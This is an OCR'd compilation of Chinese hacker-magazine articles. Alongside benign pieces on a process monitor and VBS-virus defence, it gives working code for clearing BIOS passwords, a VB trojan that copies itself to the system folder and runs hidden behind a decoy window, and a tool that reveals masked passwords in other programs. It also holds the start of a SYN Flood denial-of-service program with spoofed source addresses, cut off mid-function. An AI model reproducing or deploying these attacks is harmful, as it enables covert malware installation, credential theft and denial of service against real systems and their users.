
用记事本编辑如下内容：

```
Const ADS_SERVICE_STOPPED = 1
Set objComputer = GetObject("WinNT://MYCOMPUTER,computer")
Set objService = objComputer.GetObject("Service","MYSERVICE")
If (objService.Status = ADS_SERVICE_STOPPED) Then
objService.Start
End If
```

将它以startsvc.vbs为名保存在C盘根目录。并通过如下命令执行：cscript c:\startsvc.vbs。运行后，经你指定的IIS服务项将被重新开启。

最后，我们再说说开篇时提到的VBS脚本病毒的防范方法。VBS病毒的执行离不开WSH，在带给人们便利的同时，WSH也为病毒的传播留下可乘之机。所以要想防范VBS病毒，可以选择将WSH卸载，只要打开控制面板，找到"添加／删除程序"，点选"Windows安装程序"，再用鼠标双击其中的"附件"一项，然后在打开的窗口中将"Windows Scripting Host"一项的"勾"去掉，连续点两次"确定"就可以将WSH卸载。或者，你也可以点击"我的电脑"→"查看"→"文件夹选项"，在弹出的对话框中，点击"文件类型"，然后删除VBS、VBE、JS、JSE文件后缀名与应用程序的映射，都可以达到防范VBS脚本病毒的目的。

一个清BIOS的小软件



—怪狗—

在新年第一期中，发表了《BIOS密码破解两法》一文，但现在清空Bios的软件网上有很多，而且使用起来的确很方便，但是这样对你的技术能提高吗？你能进步吗？用别人的软件，技术永远是作者的。好比你能很熟练的使用流光，但是你能明白它的功能是如何实现的呢？如果你想成长为一名真正的黑客，就应当自己动手，这样你的技术才会在日复一日的积累中提高。

我个人认为还是使用debug清空Bios简单，原理是这样的，在Win9X以下的版本中运行DOS，输入：

```
c:\debug
-o 70 16
-o 71 16
-q
```

解释一下这条命令：-O，是表示给端口写数据，也就是向70、71端口写点垃圾数据，不一定是16，大家可以自己试试。

明白了意思，那么我们就可以自己动手用汇编编写一个小程序让它实现以上的功能。代码如下：

```
DATA SEGMENT
EDTION2 DB "本程序用来清空 bios",10,13
DB "          —作者：怪狗 ",10,13
DB "          QQ:59280880",10,13
DB "          EMAIL:webmaster@zkbbs.net ",10,13,"$"
BIOS2     DB "是否清空BIOS     Y/N"
IN1  DB "请输入......$"
ERR       DB        "输入错误，请重新运行此程",10,13,"$"
Successful  DB "清空BIOS成功! ",10,13,"$"
Nbey        DB "bey bey......$"
CRLF                DB 10,13,"$"
DATA ENDS
CODE SEGMENT
ASSUME  CS:CODE,DS:DATA
START: MOV AX,DATA
MOV DS,AX
LEA     DX,EDTION2
MOV AH,9       ;9号中断，显示输出
INT 21H
CALL      CR       ;调用回车，换行!
LEA       DX,BIOS2
MOV  AH,9            ;9号中断，显示输出“是否清空BIOS
Y/N ”
INT 21H
CALL    CR
MOV       AH,1       ;1 号中断，输入一个字符。
INT 21H
MOV       BL,AL
CALL      CR
CMP BL,"Y"     ;当输入Y,y时，清空BIOS
JZ  Cbios
CMP BL,"y"
JZ  cbios
CMP   BL,"N"   ;当输入N,n时，退出
JZ   Exit
CMP  BL,"n"
JZ   Exit
JMP ER
Cbios:              ;从这开始才是核心部分
MOV       DX,70H
MOV       AL,16H
OUT       DX,AL      ;向70端口写入，16
MOV       DX,71H
OUT       DX,AL          ;向70端口写入，16
LEA       DX,Successful
MOV       AH,9
INT 21H
JMPEXIT
ER:           LEA DX,ERR
MOV AH,9
INT 21H
Exit:
LEA       DX,Nbey
MOV AH,9
INT 21H
MOV AH,4CH      ;返回DOS
INT 21H
CR PROC     ;子程序功能，就是回车+换行
LEA DX,CRLF
MOV AH,9
INT 21H
RET
CR ENDP

CODE ENDS
END START
```

程序代码如上所示，大家可以在下面这个地址http://www.zkbbs.net/html/guigou.zip下载编译程序以及上面这段源代码。通过该编译程序即可将源程序编译成.exe文件。其中masm是汇编程序，用来将ASM的汇编源程序编译成OBJ文件。而link是链接程序，用来将OBJ文件编译成可执行的EXE文件。在压缩包中我已经把源代码编译成EXE文件，希望大家通过对比来进行操作。


下面我再把编译步骤简单给大家讲一下（例子中我们在C:\下进行编译）：

```
C:\>masm debug1.asm //编译成OBJ文件
C:\>link debug1        //把OBJ文件编译成EXE文件
C:\>debug1.exe      //执行清空BIOS程序 **** debug1.
exe程序执行会出现如下字样 ****
本程序用来清空bios
—作者：怪狗
QQ:59280880
EMAIL:webmaster@zkbbs.net

是否清空BIOS     Y/N请输入......    //提示问YES or N
bey bey......        //退出回到C:\>状态下
```

注意：以上程序在 dos/win3.1/win95/win98/winme测试环境下通过运行，在WIN2000没有测试通过！

黑客程序通常在系统中驻留，如果能自己写一个程序来枚举系统进程列表，使得用户了解当前正在运行的所有进程，从而将黑客程序揪出来，岂不快哉？



随意打造自己的系统进程监视器

马明臣

本文介绍了在Windows98/me/nt/2000 中，获取系统中正在运行的进程、线程及内存分配使用等信息的一般方法。详细说明了Tool Help库的原理，并给出了c++ builder 5.0的范例程序。

概述

出于某种原因，许多用户都希望了解当前系统正在运行的程序及它们的详细信息。如：黑客程序通常需要在系统中驻留一些进程，我们可以枚举系统进程列表来了解当前正在运行的所有进程，从而查出系统中运行了那些黑客程序，并利用终止进程功能关闭这些可疑进程。

在Windows系统中有很多方法可以实现枚举当前运行的进程，第一种方法是利用Performance Data Helper函数，它们包含在PDH.DLL中。

第二种方法是利用Process Status Helper函数，它们包含在PSAPI.DLL中。这两种方法都只适用于Windows NT/2000并且实现起来比较困难。

第三种方法就是利用ToolHelp库，在Windows95/98/2000/NT/CE中都可以使用此法。由ToolHelp库提供的函数使用户更容易获取当前运行Win32应用程序的信息，这些函数简化了基于Win32工具的建立。编程时，头文件定义在"TLHELP32.H"中。

ToolHelp库函数简介

1、系统快照(Snapshot)

快照是ToolHelp函数的核心。一张快照是一个或多个下列驻留在系统内存中链表的当前状态的只读拷贝：进程、线程、模块、和堆。使用TooHelp函数的进程通过快照访问这些链表，而不是直接通过操作系统来访问。系统内存中的这些链表在以下情况下发生改变：进程开始或终止时；线程创建或撤消时；可执行模块装入或卸载时；堆创建或撤消时。

我们可以使用CreateToolHelp32Snapshot()函数来获得一张系统内存的快照。调用此函数时，通过指定一个或多个下列选项可以控制快照的内容：

TH32CS_SNAPHEAPLIST
TH32CS_SNAPMODULE
TH32CS_SNAPPROCESS
TH32CS_SNAPTHREAD

值TH32CS_SNAPHEAPLIST、TH32CS_SNAPMODULE是与进程相关的，指定它们时，快照包含指定进程的堆和模块链表。如果标识符为0，则使用当前进程。即使传递了一个进程标识符给此函数，值TH32CS_SNAPTHREAD总是建立一个系统范围内的快照。

通过指定值TH32CS_SNAPALL，和当前进程，可以枚举所有进程的堆或模块的状态。当进程使用快照结束时，应该通过CloseHandle()函数来撤消它，否则会引起内存泄露。

2、进程

一张快照包括进程链表，这包含了每个当前运行进程的信息。使用Process32First()可以检索链表中第一个进程的信息，接下来利用Process32Next()可以遍历进程链表。

Process32First()和Process32Next将快照中一个进程的信息填充到结构PROCESSENTRY32中去。利用函数Toolhelp32ReadProcessMemory()或VirtualQueryEx()可以读指定进程内存内容到一个缓冲区。PROCESSENTRY32结构的成员th32Process ID和th32ParentProcessID是进程标识符。可以被Win32 API使用。

3、线程

一张快照包括线程链表，这包含了每个当前运行进程的每个线程的信息。使用Thread32First()可以检索链表中每一个线程的信息，接下来利用Thread32Next()可以遍历线程链表。Thread32First()和Thread32Next将快照中一个线程的信息填充到结构THREADENTRY32中去。通过获得包含线程的快照，可以枚举指定进程的线程：遍历线程链表，保存与指定进程具有相同进程标识符的线程的信息。

THREADENTRY32的成员th32ThreadID是线程标识符，可以被Win32 API使用。

4、模块

一张快照包括指定进程的模块链表，这包含了被此进程使用的每个模块、可执行文件或DLL的信息。使用Module32First()可以检索链表中第一个模块的信息，接下来利用Module32Next()可以检索链表中每个模块的信息。Module32First()和Module32Next()将一个模块信息填充到结构MODULEENTRY32中去。

MODULEENTRY32的成员th32ModuleID是模块标识符，它只对Tool Help函数有意义，它不是一个句柄，不能用于Win32 API。

5、堆链表

一张快照包括指定进程的堆链表，这包含了与此进程有关的每个堆的鉴别信息和每个堆的细节信息。使用Heap32ListFirst()可以检索堆链表中第一个堆的标识符，接下来利用Heap32ListNext可以遍历与进程有关的堆链表。

Heap32ListFirst()和Heap32ListNext将进程标识符、堆标识、描述堆的标志填充到结构HEAPLIST32中去。使用Heap32First()可以检索某堆的第一块内存信息，接下来利用Heap32Next()可以检索同一个堆中后面内存块的信息。Heap32First()和Heap32Next()将一个堆的适当块填充到结构HEAPENTRY32中去。

HEAPENTRY32的成员th32HeapID是堆标识符，只对Tool Help函数有意义，这不是一个句柄，不能用于Win32 API。

使用ToolHelp函数(c++ builder例程)

1、拍摄快照和查看所有正在运行的进程

下面示例演示了怎样获得一个运行进程的链表。首先自定义的ShowProcess()函数使用CreateToolhelp32Snapshot()拍摄系统当前运行进程的一张快照。然后，它使用Process32First()和Process32Next()沿着记录在快照中的链表向后走。

注意：在使用ToolHelp函数时需要在程序头文件中加入 # icluder <tlhelp32.h>

```
void __fastcall TForm1::ShowProcess(void)
{
lvwProcess->Items->Clear(); // 清除列表视图中的所用信息
HANDLE hSnapshot=CreateToolhelp32Snapshot
(TH32CS_SNAPPROCESS,0);
if(hSnapshot==(HANDLE)-1)
{
Application->MessageBox("程序运行失败","错误",MB_OK+
MB_ICONEXCLAMATION);
return;
}
char Hex[14];
TListItem *ListItem;
PROCESSENTRY32 pe;
    AnsiString FileName;
    AnsiString File;
    AnsiString Path;
    pe.dwSize=sizeof(pe);
    for(int i=Process32First(hSnapshot,&pe);i;i=Process32Next
(hSnapshot,&pe))
    {
        FileName=pe.szExeFile;
    for(int i=FileName.Length();i>0;i--)
            if(FileName.IsPathDelimiter(i))
            {
File=FileName.SubString(i+1,FileName.Length());
        Path=FileName.SubString(1,i);
            break;
            }
    ListItem= lvwProcess->Items->Add();
ListItem->Caption = File;            // 文件名
    {
ListItem->SubItems->Add(IntToHex(int(pe.th32ProcessID),14).
UpperCase());        // 进程ID
}
{
AnsiString Tmp(pe.pcPriClassBase);
        ListItem->SubItems->Add(Tmp);          // 进程
优先权
    }
    {
ListItem->SubItems->Add(IntToHex(int(pe.
th32ParentProcessID),14).UpperCase());
    // 父进程ID
    }
{
AnsiString Tmp(pe.cntThreads);
        ListItem->SubItems->Add(Tmp);          // 创建线
程个数
    }
        ListItem->SubItems->Add(Path);
// 文件路径
{
AnsiString Tmp((int)pe.th32ProcessID);
        ListItem->SubItems->Add(Tmp);         // 进程
ID
    }
}
        CloseHandle(hSnapshot);
}
```

2、遍历模块链表

下面示例演示了怎样获得一个指定进程的模块链表。首先，自定义的ShowMoudle()函数取得指定进程信息，然后使用CreateToolhelp32Snapshot()拍摄一张指定进程所有模块的快照。接着，它使用Module32First()和Module32Next()沿着记录在快照中的链表向后走。

```
void __fastcall TForm1::ShowMoudle(void)
{
    if(!lvwProcess->SelCount)return; //
    AnsiString Handle=lvwProcess->Selected->SubItems->
Strings[5];
DWORD hProcess=(DWORD)Handle.ToInt();
    lvwModule->Items->Clear();
HANDLE hSnapshot=CreateToolhelp32Snap
shot(TH32CS_SNAPMODULE,hProcess);
    if(hSnapshot==(HANDLE)-1)
    {
        Application->MessageBox("程序运行失败","错误
",
MB_OK+ MB_ICONEXCLAMATION);
    return;
    }
    TListItem *ListItem;
    MODULEENTRY32 me;
    AnsiString FileName;
    AnsiString File;
    AnsiString Path;
    me.dwSize=sizeof(me);
    char Hex[14];
    for(int i=Module32First(hSnapshot,&me);i;i=Module32Next
(hSnapshot,&me))
    {
        FileName=me.szExePath;
for(int i=FileName.Length();i>0;i--)
            if(FileName.IsPathDelimiter(i))
            {
        Path=FileName.SubString(1,i);
            break;
            }
        AnsiString Tmp;
        File=me.szModule;
    ListItem= lvwModule->Items->Add();
ListItem->Caption = File;        // 模块名
    {
            ListItem->SubItems->Add(IntToHex(int(me.
th32ModuleID),14).UpperCase(
));        // 模块ID
    }
    {
    AnsiString Tmp(me.modBaseSize);
ListItem->SubItems->Add(Tmp);        // 模块大小
    }
{
AnsiString Tmp(me.ProccntUsage);
    ListItem->SubItems->Add(Tmp);
```

```
    // 引用计数
        }
    AnsiString Tmp(me.GlblcntUsage);
        ListItem->SubItems->Add(Tmp);
    // 总引用计数
        }
        ListItem->SubItems->Add(Path);          // 文件路径
    }
    CloseHandle(hSnapshot);
}
```

3、终止选中的进程

我们可以使用TerminateProcess()函数强行中止正在运行的程序。具体函数如下：

```
void __fastcall TForm1::Kill1Click(void)
{
    if(!lvwProcess->SelCount)return;
    AnsiString ProcessID=lvwProcess->Selected->SubItems->Strings[5];
    DWORD ID=(DWORD)ProcessID.ToInt();
    HANDLE hProcess=OpenProcess(PROCESS_TERMINATE,false,ID);
    if(hProcess!=NULL)
  if(TerminateProcess(hProcess,1))return;
    Application->MessageBoxA("操作失败","失败",MB_OK|MB_ICONERROR);
}
```

本文提供的范例在c++ builder 5.5和Windows95/98/Me调试通过。可以用c++ builder 5.5新建一工程文件，在Form1中加入一个ListView组件（用于显示正在运行的所有进程）将其命名为lvwProcess，把ViewStyle属性设为vsReport。双击ListView组件的Columns属性，依次添加0-文件名；1-进程ID；2-优先权；3-父进程ID；4-线程个数；5-路径。

接着再加入一个ListView组件(用于显示指定的进程的模块信息)，将其命名为lvwModule，把它的ViewStyle属性设为vsReport。双击ListView组件的Columns属性，依次添加0-模块名称；1-模块ID；2-模块大小；3-引用计数；4-总引用计数；5-模块文件名称。

添加两个按钮分别把它们的Caption属性改为“查看进程”、“终止进程”，双击“查看进程”按钮加入ShowProcess();，作用是调用“查看进程”函数。双击“终止进程”按钮添加Kill1Click();，用于终止选中的进程。

接着在工程的.cpp文件中加入#include <tlhelp32.h>头文件。把前面介绍的函数ShowProcess()、ShowMoudle()、Kill1Click()都加入到.cpp文件中，并在.h头文件中进行定义。双击视图列表lvwProcess的OnClick事件加入代码：ShowMoudle();//，用于单击进程显示其模块信息。

参考文献：MSDN、microsoft platform sdk for windows 2000、c++ builder5.0开发人员指南等。

制作有启动窗体的木马

近墨者

通常点击了一个木马软件后，会出现无窗口显示。但“近墨者远程控制”软件，并不像其它木马软件一样启动时没有动静，而是会出现一个与木马毫不相关的窗体。这款软件并不是用EXE捆绑机将木马与其它程序捆绑为一个程序，而是在程序内部设置了两种启动方式。如果当前的运行路径不是系统的路径，那么就启动可见的正常模式；如果是系统路径，就启动不可见的木马模式。如果你是VB编程爱好者，那么不用EXE捆绑机，也能实现程序的捆绑功能，现在让我们一起来探讨。

一、程序思路

首先建立两个窗体，Form1窗体和Form2窗体，Form1窗体是可见的正常模式，在其中编写一些正常的代码，为了调试方便，这里只加入了一句弹出提示框语句。Form2窗体是隐藏模式，在其中编写木马代码，这里也只加入一句弹出提示框语句。

需要说明的是程序的启动窗体是Form1窗体。

当程序启动时，先加载Form1窗体，在Form_load中首先判断系统文件夹内是否有相关程序，如没有则拷贝当前程序到系统文件夹内，然后启动运行系统文件夹内的相关程序；如系统文件夹内存在该相关程序，那么就判断当前运行程序的路径是否位于系统路径内，如在系统路径内，就隐藏Form1，激活Form2窗体；如不在系统路径内，就显示Form1窗体，不加载Form2窗体，同时运行系统文件夹内的相关程序。

这样就实现了只要启动这个程序，虽然显示的是一个不相干的窗体，但木马程序却已在后台悄悄运行。

二、源代码

1、Form1窗体的代码：

```
Private Declare Function GetSystemDirectory Lib "kernel32" Alias _
    "GetSystemDirectoryA" (ByVal lpBuffer As String, _
        ByVal nSize As Long) As Long   '得到系统文件夹的路径的API函数
    Dim Syspath As String   '定义返回系统文件夹路径的变量
      Dim len5 As Long

 Private Sub Syspath1() '得到系统system路径
 Syspath = String(255, 0)
 len5 = GetSystemDirectory(Syspath, 256)
 Syspath = Left(Syspath, InStr(1, Syspath, Chr(0)) - 1)
 End Sub

 Private Sub Form_Load() 'Form1的加载过程
 On Error Resume Next   '容错语句
 Call Syspath1   '得到系统文件夹的路径
 Dim Mumafile As String   '定义当前运行程序名
 Dim Mumapath As String   '定义系统中的相关程序名
```

```
Mumafile = App.Path & "\" & App.EXEName & ".exe" '得到当前运行程序路径及程序名
If Mid(Mumafile, 4, 1) = "\" Then '判断是否在根目录下，文件路径名做相应变化。
  Mumafile = App.Path & App.EXEName & ".exe"
  Else
  Mumafile = App.Path & "\" & App.EXEName & ".exe"
End If
Mumapath = UCase(Syspath & "\Sysmuma.exe") '设置系统文件夹中的程序名为"sysmuma.exe"，并将路径转换为大写
If Dir(Mumapath) = "" Then '判断系统中是否存在该程序，如没有则复制当前exe文件到系统中，并运行。
  FileCopy Mumafile, Mumapath
  Shell Mumapath
End If
If UCase(Mumafile) = UCase(Mumapath) Then '判断是否在系统路径中启动，如是，则隐藏form1窗体，激活Form2窗体。
  Form1.Hide
  Unload Form1 '从内存中卸载Form1窗体。
  Form2.Hide '相当于加载Form2，这句很关键，起到加载Form2窗体的作用。
  Else '不在系统中，则显示Form1，并运行Form1中的代码，同时运行系统中的程。
  Form1.Show
msgbox "这是正常窗体" '显示启动的是正常窗体
  Shell Mumapath
   If App.PrevInstance Then '如果程序已经运行则结束，防止程序多次运行。
   Unload Me
   End
   End If
End If
End Sub

2.Form2 代码
Private Sub Form_Load()
If App.PrevInstance Then '防止程序多次运行
Unload Me
End
Else
msgbox "这是显示的隐藏窗体"
End '为了更好的显示程序的运行情况，这里加入了结束程序语句。如不然，系统中的程序则驻留在内存中运行。
End If
End Sub
```

上面这些代码需要生成程序后才能看到效果。当双击程序运行时，会弹出“这是正常窗体”的对话框，还会弹出“这是显示的隐藏窗体”对话框。如在系统文件夹内双击该程序，则只弹出“这是显示的隐藏窗体”对话框。明白了“近墨者远程控制”的启动原理了吧！如在Form2中加入写入注册表中的语句，那么下次启动计算机时，系统则自动加载该程序，并在后台隐藏运行。如再加入一些别的语句，那么.....

注：调试环境 VB6.0、Windows98

本文所介绍的方法只作研究，不得用于非法途径，否则造成的后果自负。

在http://jinmozhe.k666.com中的版本是1.868。

如何在XP下编写密码察看器

Zhouqi

现在不少人对编写一个小程序来察看*****文本框里的密码已经有所了解。大概的编法是用GetCursorPos获取鼠标位置，再用WindowFrom Point获取鼠标指向的窗口Handle，再发送一条WM_GetText，获取密码。程序如下（WinAPI函数可用VB附带的API浏览器）：

```
'Create Text1 object as text
'Create Timer1 object as Timer  Interval=50
Private Declare Function WindowFromPoint Lib "user32" (ByVal xPoint As Long, ByVal yPoint As Long) As Long
Private Declare Function SendMessage Lib "user32" Alias "SendMessageA" (ByVal hwnd As Long, ByVal wMsg As Long, ByVal wParam As Long, lParam As Any) As Long
Private Declare Function GetCursorPos Lib "user32" (lpPoint As POINTAPI) As Long
Private Type POINTAPI
        x As Long
        y As Long
End Type
Private Const WM_GETTEXTLENGTH = &HE
Private Const WM_GETTEXT = &HD
Private Const WM_CLOSE = &H10
Private Const WM_DESTROY = &H2

Private Sub Timer1_Timer()
  Dim p As POINTAPI, s As String, l As Integer, hwnd as Long
  GetCursorPos p
  hwnd = WindowFromPoint(p.x, p.y)
○1
  l = SendMessage(hwnd, WM_GETTEXTLENGTH, 0, 0)
  s = Space$(l)
  SendMessage hwnd, WM_GETTEXT, l, ByVal s
○2
  Text1 = s
End Sub
```

这个程序在WindowsMe/9x下都通过，但到了XP也许你获取的只是“"""（不要试VB里的控件，试一试QQ你就知道），这是为什么呢？

大家是否有用过iOptus Password Recovery XP，这个软件可以在XP下获取密码（不过要注册才能看超过3位的密码），包括QQ，它是怎么实现的呢？

我们可以用Spy++（这是一个很好的消息察看软件），VS .NET附带的。你可以发现iOptus也是用WM_GetText来获取密码的，但为什么同样是WM_GetText，一个可以获取，另一个却不行呢？

大家仔细看看文本框的WindowsStyle，比较一下，原来密码的文本框多了一个ES_PASSWORD属性，如果我们把ES_PASSWORD属性去掉，不就可以获取密码吗？OK！LET'S GO！

先声明 WinAPI：


```
Private Declare Function GetWindowLong Lib "user32" Alias "GetWindowLongA" (ByVal hwnd As Long, ByVal nIndex As Long) As Long
Private Const GWL_STYLE = (-16)
Private Declare Function SetWindowWord Lib "user32" (ByVal hwnd As Long, ByVal nIndex As Long, ByVal wNewWord As Long) As Long
Private Const ES_PASSWORD = &H20&
Private PassFlg As Boolean
再◎1处添加以下代码
Dim sty As Long
  PassFlg = False
  sty = GetWindowLong(hwnd, GWL_STYLE)
  If (sty And ES_PASSWORD) = ES_PASSWORD Then
    PassFlg = True
    sty = sty - ES_PASSWORD
    SetWindowWord hwnd, GWL_STYLE, sty
  End If
再◎2处添加以下代码
If PassFlg = True Then
    sty = sty + ES_PASSWORD
    SetWindowWord hwnd, GWL_STYLE, sty
  End If
```

大功告成，这个程序就可实现 WinXP 下获取密码的功能了，不用钱的哦！

LOOK 注意：WindowFromPoint 在 XP 下工作好像不是很正常，有些 Text 的 Handle 获取不了，不知道有没有高手解决这个问题？

以上程序在 WindowsXP，WindowsME，VB 6.0 下通过。

自己动手写SYN Flood攻击程序



谷夕

上一期的 X 档案为大家介绍了 SYN Flood 攻击的原理，下面我就介绍一下如何写一个属于自己的 SYN Flood 攻击程序。

首先，你要懂得一点 C/C++ 的知识。说句实话，如果你用一个月的时间去看一次 C 的基本语法，那么你就能看懂很多代码的基本意思。想学好编程，笔者建议大家去看一看《你尽力了吗？》这篇文章（光盘中有收录哟！），这篇文章给了笔者很大启发，希望大家也能从中体会到什么。好了，不想讲太多题外话了。下面看看 SYN Flood 程序（C++）：

```
#include<iostream.h>
#include<conio.h>
#include <winsock2.h>
#include <Ws2tcpip.h>
#include <stdlib.h>
#pragma comment(lib,"ws2_32.lib")
//以上是编译需要的头文件

#define SEQ 0x28376839
#define STATUS_FAILED 0xFFFF    //错误返回值

typedef struct _iphdr    //定义IP首部
{
unsigned char h_verlen;  //4位首部长度,4位IP版本号
unsigned char tos;       //8位服务类型TOS
unsigned short total_len;  //16位总长度（字节）
unsigned short ident;      //16位标识
unsigned short frag_and_flags;  //3位标志位
unsigned char  ttl;   //8位生存时间 TTL
unsigned char proto;  //8位协议（TCP，UDP 或其他）
unsigned short checksum;    //16位IP首部校验和
unsigned int sourceIP;      //32位源IP地址
unsigned int destIP;        //32位目的IP地址

}IP_HEADER;

struct  //定义TCP伪首部，只是用来保证TCP校验的有效性，并不真正发送
{
unsigned long saddr;    //源地址
unsigned long daddr;    //目的地址
char mbz;
char ptcl;              //协议类型
unsigned short tcpl;    //TCP长度
}psd_header;

typedef struct _tcphdr    //定义TCP首部
{
USHORT th_sport;   //16位源端口
USHORT th_dport;   //16位目的端口
unsigned int th_seq;   //32位序列号
unsigned int th_ack;   //32位确认号
unsigned char th_lenres;  //4位首部长度/6位保留字
unsigned char th_flag;    //6位标志位
USHORT th_win;   //16位窗口大小
USHORT th_sum;   //16位校验和
USHORT th_urp;   //16位紧急数据偏移量
}TCP_HEADER;
```

//CheckSum：计算校验和的子函数。这是一个普遍的计算校验和的函数。

计算的方法是：首先将 IP // 首部的校验和字段设为 0 (IP_HEADER.checksum=0)，然后计算整个 IP 首部（包括选项）的二 // 进制反码的和。TCP 的校验和也是用这个函数来计算的（听说可以用汇编来写这个函数，速度快很多，可惜我不会汇编，有哪为高手懂的话，请赐教。guxi888@163.com）。

```
USHORT checksum(USHORT *buffer, int size)
{
unsigned long cksum=0;
      while(size >1) {
      cksum+=*buffer++;
```

```
        size -=sizeof(USHORT);
    }
    if(size )
    {
        cksum += *(UCHAR*)buffer;
    }
    cksum = (cksum >> 16) + (cksum & 0xffff);
    cksum += (cksum >>16);
    return (USHORT)(~cksum);
}

void usage()    // 帮助信息函数
{
    cout<<"Usage: syn FAKE_IP REMOTE_IP PORT"<<endl;
}
```

//SynFlood子函数。其实可以把这个过程直接放在main()函数里。不过，把它写成函数，可以更方便地调用。而且程序结构比较清晰。另外，可以开多个线程来调用这个函数，这样就可以同时开几个线程进行发送数据，速度当然会加倍。

```
void dos(char *fakeIP,char *remoteIP,int port)
{
cout<<"Starting SYN Flood...."<<endl;
    Sleep(1500);
    int datasize,ErrorCode,flag,counter,FakeIpNet,FakeIpHost;
    int TimeOut=2000,SendSEQ=0;
char SendBuf[128]={0}; // 设置缓冲区大小
    WSADATA wsaData;
    SOCKET SockRaw=(SOCKET)NULL; // 创建套接字用于发送数据
    struct sockaddr_in DestAddr;
    IP_HEADER ip_header;
    TCP_HEADER tcp_header;

